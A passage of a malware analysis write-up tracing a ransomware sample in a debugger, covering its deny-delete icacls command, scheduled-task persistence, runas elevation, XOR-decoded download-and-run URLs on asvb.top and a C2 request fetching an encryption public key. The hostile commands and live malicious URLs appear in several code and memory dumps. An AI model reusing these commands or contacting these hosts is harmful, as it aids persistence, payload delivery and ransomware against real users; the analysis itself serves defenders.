LOWORD(pszMore[0]) = 0;
if ( *StringUuid[0] )
  v12 = wcslen(StringUuid[0]);
else
  v12 = 0;
sub_D75C10(StringUuid[0], v12);
v43 = 1;
RpcStringFreeW(StringUuid);
v13 = (const WCHAR *)pszMore;
if ( v30 >= 8 )
  v13 = pszMore[0];
PathAppendW(PathName, v13);
CreateDirectoryW(PathName, 0);
```

In order to prevent the deletion of the malware, the following command is run by using “**icacls.exe**”.

```
icacls "C:\Users\%username%\AppData\Local\{UUID-name} " /deny *S-1-1-0:(OI)(CI)(DE,DC)
```

Object Inheritance	OI
Container Inheritance	CI
Delete	DE
Delete Child	DC

The user access rights (delete, edit) specified with the “**/deny**” command are blocked.



```
002E218F   6A 48             push 48
002E2191   6A 00             push 0
002E2193   6A 00             push 0
002E2195   6A 00             push 0
002E2197   8D85 0CCFFFFF     lea eax,dword ptr ss:[ebp-30F4]
002E219D   50                push eax                                  eax:L"icacls \"C:\\Users\\      \\AppData
002E219E   6A 00             push 0
002E21A0   FF15 DCC13900     call dword ptr ds:[<&CreateProcessW>]
002E21A6   85C0              test eax,eax                              eax:L"icacls \"C:\\Users\\      \\AppData
002E21A8   75 08             jne abcunp.2E21B2
002E21AA   FF15 00C13900     call dword ptr ds:[<&GetLastError>]
002E21B0   EB 1F             jmp abcunp.2E21D1
002E21B2   8B35 D0C13900     mov esi,dword ptr ds:[<&WaitForSingleOb
002E21B8   EB 06             jmp abcunp.2E21C0
002E21BA   8D9B 00000000     lea ebx,dword ptr ds:[ebx]                [ebx]:"120"
002E21C0   6A 01             push 1
002E21C2   FFB5 68FFFFFF     push dword ptr ss:[ebp-98]
```


```
eax=0055B8F0 L"icacls \"C:\\Users\\      \\AppData\\Local\\a1d3e880-ed49-44b1-9031-f5f1e35e1d5b\" /deny *S-1-1-0:(OI)(CI)(DE,DC)"

.text:002E21A6 abcunp.exe:$121A6 #115A6
```

```
FPU Gizle
EAX   0055B8F0    L"icacls \"C:\\Users\\      \\AppData\\
EBX   009EA250
ECX   7611843F    kernel32.7611843F
EDX   FFFFFFFE
EBP   0055E9E4
ESP   0055B8C0
ESI   761183EE    <kernel32.lstrcatW>
EDI   76113272    <kernel32.lstrcpyW>

EIP   002E21A0    abcunp.002E21A0

EFLAGS   00200202
```

```
Varsayılan (stdcall)   5   □ Kilitsiz
1: [esp] 00000000
2: [esp+4] 0055B8F0 L"icacls \"C:\\Users\\      \\AppData\
3: [esp+8] 00000000
4: [esp+C] 00000000
```

```
Adres     Hex                                                UNICODE
0055B8F0  69 00 63 00 61 00 63 00 6C 00 73 00 20 00 22 00  icacls "
0055B900  43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00  C:\Users
0055B910  5C 00 7A 00 6F 00 72 00 72 00 6F 00 5C 00 41 00  \      \A
0055B920  70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00  ppData\L
0055B930  6F 00 63 00 61 00 6C 00 5C 00 61 00 31 00 64 00  ocal\a1d
0055B940  33 00 65 00 38 00 38 00 30 00 2D 00 65 00 64 00  3e880-ed
0055B950  34 00 39 00 2D 00 34 00 34 00 62 00 31 00 2D 00  49-44b1-
0055B960  39 00 30 00 33 00 31 00 2D 00 66 00 35 00 66 00  9031-f5f
0055B970  31 00 65 00 33 00 35 00 65 00 31 00 64 00 35 00  1e35e1d5
0055B980  62 00 22 00 20 00 2F 00 64 00 65 00 6E 00 79 00  b" /deny
0055B990  20 00 2A 00 53 00 2D 00 31 00 2D 00 31 00 2D 00   *S-1-1-
0055B9A0  30 00 3A 00 28 00 4F 00 49 00 29 00 28 00 43 00  0:(OI)(C
0055B9B0  49 00 29 00 28 00 44 00 45 00 2C 00 44 00 43 00  I)(DE,DC
0055B9C0  29 00 00 00 4C BA 55 00 D5 AA 27 77 98 BE A8 00  )..U...
0055B9D0  54 57 AA 00 00 00 00 00 76 2F 00 00 00 00 00 00  .ª......
0055B9E0  00 00 00 00 C8 A4 A1 00 00 00 00 00 D0 A8 A1 00  ...i...i
```

```
0055B8C0  00000000
0055B8C4  0055B8F0  L"icacls \"C:\\Users\\      \\AppData\\Local\\a1d3e880-e
0055B8C8  00000000
0055B8CC  00000000
0055B8D0  00000000
0055B8D4  00000048
0055B8D8  00000000
0055B8DC  00000000
0055B8E0  0055E8F0
0055B8E4  0055E94C  "i;/"
0055B8E8  0000000A
0055B8EC  00A1A4C8
0055B8F0  00630069
0055B8F4  00630061
0055B8F8  0073006C
0055B8FC  00220020
0055B900  003A0043  abcunp.003A0043
0055B904  0055005C
```



59e91ac9-e007-481f-9361-6f8a42eabcbd 18.06.2021 17:53 Dosya klasörü


Klasör Erişimi Engellendi

Bu eylemi gerçekleştirmek için izne gereksiniminiz var

Bu klasörde değişiklik yapabilmeniz için WIN-L1KDN79P80J\   size izin vermelidir

59e91ac9-e007-481f-9361-6f8a42eabcbd
Oluşturma tarihi: 12.06.2021 23:26

When the system restarts, the malware registers itself with the time trigger task name and the parameter "--**Task**" to activate itself.



```
002EA6C3   C78424 CC010000 0500( mov dword ptr ss:[esp+1CC],5
002EA6CE   C78424 BC010000 F03F: mov dword ptr ss:[esp+1BC],abcunp.3D3FF( [esp+1BC]:L"C:\\Users\\        \\Desktop\\210
002EA6D9   FF15 20C33900         call dword ptr ds:[<&ShellExecuteExW>]
002EA6DF   85C0                  test eax,eax
002EA6E1   74 1B                 je abcunp.2EA6FE
002EA6E3   33F6                  xor esi,esi
002EA6E5   E9 440F0000           jmp abcunp.2EB62E
002EA6EA   C786 CC080000 0000000 mov dword ptr ds:[esi+8CC],0
002EA6F4   E9 FCFEFFFF           jmp abcunp.2EA5F5
002EA6F9   E8 1273FFFF           call abcunp.2E1A10
002EA6FE   8B4424 30             mov eax,dword ptr ss:[esp+30]                   [esp+
002EA702   803D 34323E00 00      cmp byte ptr ds:[3E3234],0
002EA709   0F85 A7010000         jne abcunp.2EA8B6
002EA70F   84C0                  test al,al
002EA711   0F85 C5000000         jne abcunp.2EA7DC
002EA717   84DB                  test bl,bl
002EA719   0F85 BD000000         jne abcunp.2EA7DC
```

```
EAX   00000001
EBX   00000000
ECX   7EFDD000
EDX   00000000
```

Ad	Durum	Tetikleyiciler
GoogleUpdateTaskM...	Hazır	Birden çok tetikleyici tanımlandı
GoogleUpdateTaskM...	Hazır	Her gün 23:21 saatinde - Tetiklendikten sonra, 1 gün süresi b
Time Trigger Task	Hazır	19.06.2021 tarihinde 20:50 saatinde - Tetiklendikten sonra, be

Genel | Tetikleyiciler | Eylemler | Koşullar | Ayarlar | Geçmiş (devre dışı bırakıldı)

Ad: Time Trigger Task

Konum: \

Time Trigger Task Özellik (Yerel Bilgisayar)

Genel | Tetikleyiciler | Eylemler | Koşullar | Ayarlar | Geçmiş (devre dışı bırakıldı)

Bir görev oluşturduğunuzda, göreviniz başlatıldığında oluşacak eylemi belirtmeniz gerekir.

Eylem	Ayrıntılar
Program başlat	C:\Users\ \AppData\Local\a1d3e880-ed49-44b1-9031-f5f1e35e1d5b\a

Eylemi Düzenle

Bu görevin gerçekleştireceği eylemi belirtmeniz gerekir.

Eylem: Program başlat


Ayarlar

Program/komut dosyası: cal\a1d3e880-ed49-44b1-9031-f5f1e35e1d5b\abcUNP.exe

Bağımsız değişkenler ekle (isteğe bağlı): --Task

Başlangıç (isteğe bağlı):

The malware requests admin privileges to access other user folders in the system and encrypt more data.



```
0035A6A2   898424 C0010000       mov dword ptr ss:[esp+1C0],eax        [esp+1C0]:L"C:\\Users\\       \\Desktop\\zararli.exe"
0035A6A9   8D46 10               lea eax,dword ptr ds:[esi+10]         [esi+10]:L"C:\\Users\\       \Desktop"
0035A6AC   8378 14 08            cmp dword ptr ds:[eax+14],8           [eax+14]:L"--Admin IsNotAutoStart IsNotTask"
0035A6B0   72 02                 jb zararli.35A6B4
0035A6B2   8B00                  mov eax,dword ptr ds:[eax]
0035A6B4   898424 C4010000       mov dword ptr ss:[esp+1C4],eax        [esp+1C4]:L"--Admin IsNotAutoStart IsNotTask"
0035A6BB   8D8424 AC010000       lea eax,dword ptr ss:[esp+1AC]
0035A6C2   50                    push eax
0035A6C3   C78424 CC010000 05    mov dword ptr ss:[esp+1CC],5
0035A6CE   C78424 BC010000 FC    mov dword ptr ss:[esp+1BC],zararli.   [esp+1BC]:L"runas", 443FF0:L"runas"
0035A6D9   FF15 20C34000         call dword ptr ds:[<&ShellExecuteEx
0035A6DF   85C0                  test eax,eax
0035A6E1   74 1B                 je zararli.35A6FE
0035A6E3   33F6                  xor esi,esi
0035A6E5   E9 440F0000           jmp zararli.35B62E
0035A6EA   C786 CC080000 0000    mov dword ptr ds:[esi+8CC],0
0035A6F4   E9 FCFEFFFF           jmp zararli.35A5F5
0035A6F9   E8 1273FFFF           call zararli.351A10
0035A6FE   8B4424 30             mov eax,dword ptr ss:[esp+30]
0035A702   803D 34324500 00      cmp byte ptr ds:[453234],0
0035A709   0F85 A7010000         jne zararli.35A8B6
0035A70F   84C0                  test al,al
0035A711   0F85 C5000000         jne zararli.35A7DC
0035A717   84DB                  test bl,bl
0035A719   0F85 BD000000         jne zararli.35A7DC

dword ptr [0040C320 <zararli.&ShellExecuteExW>]=<shell32.ShellExecuteExW>

.text:0035A6D9 zararli.exe:$1A6D9 #19AD9
```

```
Adres     Hex                                               ASCII
0026B700  00 00 00 00 48 68 A6 03 0D 00 00 00 01 00 00 00  ....Hh¦.........
0026B710  01 F9 C7 77 74 01 76 00 00 00 00 00 50 01 76 00  .ùÇwt.v.....P.v.
0026B720  5C 16 98 76 B8 F7 8C D9 38 B5 7C 00 20 79 7C 00  \..v¸÷.Ù8µ|. y|.
```

Kullanıcı Hesabı Denetimi

Bilinmeyen bir yayımcıya ait aşağıdaki programın bu bilgisayarda değişiklik yapmasına izin vermek istiyor musunuz?


Program adı: zararli.exe

Yayımcı: **Bilinmiyor**

Dosya kaynağı: Bu bilgisayardaki sabit sürücü

Bu bildirimlerin ne zaman görüntüleneceğini değiştir

If administrator authority is not given, it will continue its activities on the system by removing the harmful files in the list of pests from the remote server.



```
002DEFB0   8B3C97        mov edi,dword ptr ds:[edi+edx*4]
002DEFB3   8B3490        mov esi,dword ptr ds:[eax+edx*4]      esi:"                 "
002DEFB6   33C0          xor eax,eax
002DEFB8   F3:A5         rep movsd
002DEFBA   66:A5         movsw
002DEFBC   A4            movsb
002DEFBD   8D49 00       lea ecx,dword ptr ds:[ecx]            ecx:"http://asvb.top/files/penelop/updatew
002DEFC0   8B0B          mov ecx,dword ptr ds:[ebx]            ecx:"http://asvb.top/files/penelop/updatew
002DEFC2   8B0C91        mov ecx,dword ptr ds:[ecx+edx*4]      ecx:"http://asvb.top/files/penelop/updatew
002DEFC5   803401 80     xor byte ptr ds:[ecx+eax],80
002DEFC9   40            inc eax
002DEFCA   3D 97000000   cmp eax,97
002DEFCF ^ 7C EF         jl abcunp.2DEFC0
002DEFD1   42            inc edx
002DEFD2   8BF2          mov esi,edx                           esi:"                 "
002DEFD4   8955 FC       mov dword ptr ss:[ebp-4],edx
002DEFD7   3B55 08       cmp edx,dword ptr ss:[ebp+8]
002DEFDA ^ 7C A4         jl abcunp.2DEF80
002DEFDC   5F            pop edi
002DEFDD   5E            pop esi                               esi:"                 "
002DEFDE   5B            pop ebx

esi=003D0BBF "                 "
edx=0

.text:002DEFD2 abcunp.exe:$EFD2 #E3D2
```

```
FPU Gizle
EAX     00000097
EBX     0055EA00
ECX     009F89F0     "http://asvb.top/files/penelop/upda
EDX     00000000
EBP     0055E9E4
ESP     0055E9D0     <&lstrcatW>
ESI     003D0BBF     "                 "
EDI     009F8A87

EIP     002DEFD1     abcunp.002DEFD1

EFLAGS  00200244

Varsayılan (stdcall)   5   Kilitsiz
1: [esp+4]  00A1A4C8
2: [esp+8]  00000000
3: [esp+C]  003DFFE0 "(\v="
4: [esp+10]  00000000
5: [esp+14]  0055FEC4
```


```
Adres     Hex                                              ASCII
009F89F0  68 74 74 70 3A 2F 2F 61 73 76 62 2E 74 6F 70 2F  http://asvb.top/
009F8A00  66 69 6C 65 73 2F 70 65 6E 65 6C 6F 70 2F 75 70  files/penelop/up
009F8A10  64 61 74 65 77 69 6E 31 2E 65 78 65 24 72 75 6E  datewin1.exe$run
009F8A20  20 68 74 74 70 3A 2F 2F 61 73 76 62 2E 74 6F 70   http://asvb.top
009F8A30  2F 66 69 6C 65 73 2F 70 65 6E 65 6C 6F 70 2F 75  /files/penelop/u
009F8A40  70 64 61 74 65 77 69 6E 32 2E 65 78 65 24 72 75  pdatewin2.exe$ru
009F8A50  6E 20 68 74 74 70 3A 2F 2F 61 73 76 62 2E 74 6F  n http://asvb.to
009F8A60  70 2F 66 69 6C 65 73 2F 70 65 6E 65 6C 6F 70 2F  p/files/penelop/
009F8A70  75 70 64 61 74 65 77 69 6E 2E 65 78 65 24 72 75  updatewin.exe$ru
009F8A80  6E 20 68 74 74 70 00 76 00 00 00 00 2E 00 00 00  n http.v........
009F8A90  04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  ................
009F8AA0  00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00  ........ÿÿÿÿ....
```

```
0055E9D0  761183EE  kernel32.761183EE
0055E9D4  00A1A4C8
0055E9D8  00000000
0055E9DC  003DFFE0  "(\v="
0055E9E0  00000000
0055E9E4  0055FEC4
0055E9E8  002EA72F  return to abcunp.002EA72F from abcunp.002DEF50
0055E9EC  00000010
0055E9F0  00000000
0055E9F4  0000000A
0055E9F8  00000000
0055E9FC  00A1A4C8
0055EA00  00A86C48  &"http://asvb.top/files/penelop/updatewin1.exe$run http
0055EA04  00000000
```

http[:]//asvb[.]top/files/penelop/updatewin1[.]exe$run
http[:]//asvb[.]top/files/penelop/updatewin2[.]exe$run
http[:]//asvb[.]top/files/penelop/updatewin[.]exe$run
http[:]//asvb[.]top/files/penelop/3[.]exe$run
http[:]//asvb[.]top/files/penelop/4[.]exe$run
http[:]//asvb[.]top/files/penelop/5[.]exe$run


Malware; It performs key sharing to be used in encrypt operations by sending a request to the URL address below.

http[:]//asvb[.]top/nddddhsspen6/get[.]php?pid=A467C934997B0264BCB4BB5DCF3211B6&first=true




```
    }
    dwNumberOfBytesRead = 0;
    v16 = 0;
    if ( strstr(&Buffer, "{\"public_key\":\"") )
      break;
    if ( !v49 )
      goto LABEL_81;
    if ( SHGetFolderPathA(0, 28, 0, 0, pszPath) >= 0 )
    {
      PathAppendA(pszPath, "bowsakkdestx.txt");
      DeleteFileA(pszPath);
    }
  }
  v17 = v3("{\"public_key\":\"");
  lstrcpyA(String2, &Buffer + v17);
  lstrcpyA(&Buffer, String2);
  if ( v3(&Buffer) > 0 )
  {
    while ( *(&Buffer + v16) != 34 )
    {
      if ( (int)++v16 >= v3(&Buffer) )
        goto LABEL_49;
    }
    dwNumberOfBytesRead = v16;
```

In case of key sharing, the obtained public key is saved in the file named “**bowsakkdestx.txt**” for later use.



```
{"public_key":"-----BEGIN&#160;PUBLIC&#160;KEY-----\\nMIIBIjANBgkqhkiG9w0B
AQEFAAOCAQ8AMIIBCgKCAQEAuTGlNpPqlSZVisXb24l0\\nHV9iXLDZdaY5GrMbMp0xL6YGjFS
x0eRQJcIhgELACqKoUVmYrI82S3VvYrMZgNuJ\\n9IcHSt58iMIsXcDxUSjT\/T8adQjjdmqGq
WYx6v8RK\/BlwkjRIf3CgneGcTmhnHl5\\nD3P80mvYsubWV2TBI6tScy2CgyGLKFxPn9J7BTz
JQQ7m5LM4qlZjEl2dOlowFHGl\\nP93dW+FI9jLB9iajyKv4Il5k8OJCFpHsMGKFplcEBKGQl6
I\/FkAl3usM+CO5+aRW\\nh+YtIbQplHrrmEZnNTfO8SyWKJCyLasdPZUnnsib6yGkIL38x5Hn
tHIGa7UITkVg\\nZwIDAQAB\\n-----END&#160;PUBLIC&#160;KEY-----\\n","id":"MVR
PbSnFtySupDwbPHDki6lHhdaU8yRerXrXB00l"}
```



```
00D7E8CE   50                  push eax                               eax:&L"http://asvb.top/nddddhsspen6/get.php?pid=A46
00D7E8CF   8D4C24 2C           lea ecx,dword ptr ss:[esp+2C]
00D7E8D3   C68424 A0590000 01  mov byte ptr ss:[esp+59A0],1
00D7E8DB   E8 F070FFFF         call abc.D759D0
00D7E8E0   837C24 4C 08        cmp dword ptr ss:[esp+4C],8
00D7E8E5   72 0C               jb abc.D7E8F3
00D7E8E7   FF7424 38           push dword ptr ss:[esp+38]             [esp+38]:L"A467C934997B0264BCB4BB5DCF3211B6"
00D7E8EB   E8 973C0000         call <abc._j__free>
00D7E8F0   83C4 04             add esp,4
00D7E8F3   837C24 34 08        cmp dword ptr ss:[esp+34],8
00D7E8F8   8D4424 20           lea eax,dword ptr ss:[esp+20]          [esp+20]:L"http://asvb.top/nddddhsspen6/get.php?pic
00D7E8FC   0F434424 20         cmovae eax,dword ptr ss:[esp+20]       [esp+20]:L"http://asvb.top/nddddhsspen6/get.php?pic
00D7E901   50                  push eax                               eax:&L"http://asvb.top/nddddhsspen6/get.php?pid=A46
00D7E902   8D8424 8C090000     lea eax,dword ptr ss:[esp+98C]
00D7E909   50                  push eax                               eax:&L"http://asvb.top/nddddhsspen6/get.php?pid=A46
00D7E90A   FF15 48C1E200       call dword ptr ds:[<&lstrcpyW>]
00D7E910   80BF B55F0100 00    cmp byte ptr ds:[edi+15FB5],0
00D7E917   75 2A               jne abc.D7E943
00D7E919   80BF B65F0100 00    cmp byte ptr ds:[edi+15FB6],0
00D7E920   75 21               jne abc.D7E943
00D7E922   807C24 12 00        cmp byte ptr ss:[esp+12],0

eax=1036A260 &L"http://asvb.top/nddddhsspen6/get.php?pid=A467C934997B0264BCB4BB5DCF3211B6"

.text:00D7E901 abc.exe:$1E901 #1DD01
```

```
FPU Gizle
EAX     1036A260     &L"http://asvb.top/nddddhsspen6/
EBX     00CC0018
ECX     00000000
EDX     00000840     L'▌'
EBP     1036FBD8
ESP     1036A240
ESI     00E73292     L"ttp://asvb.top/nddddhsspen6/ge
EDI     00E73270     abc.00E73270

EIP     00D7E8E7     abc.00D7E8E7

EFLAGS    00000212
ZF 0   PF 0   AF 1
OF 0   SF 0   DF 0
CF 0   TF 0   IF 1

Varsayılan (stdcall)   5   □ Kilitsiz
1:  [esp+4]  00000000
2:  [esp+8]  00E73270 abc.00E73270
3:  [esp+C]  00000000
4:  [esp+10] 00010000
```

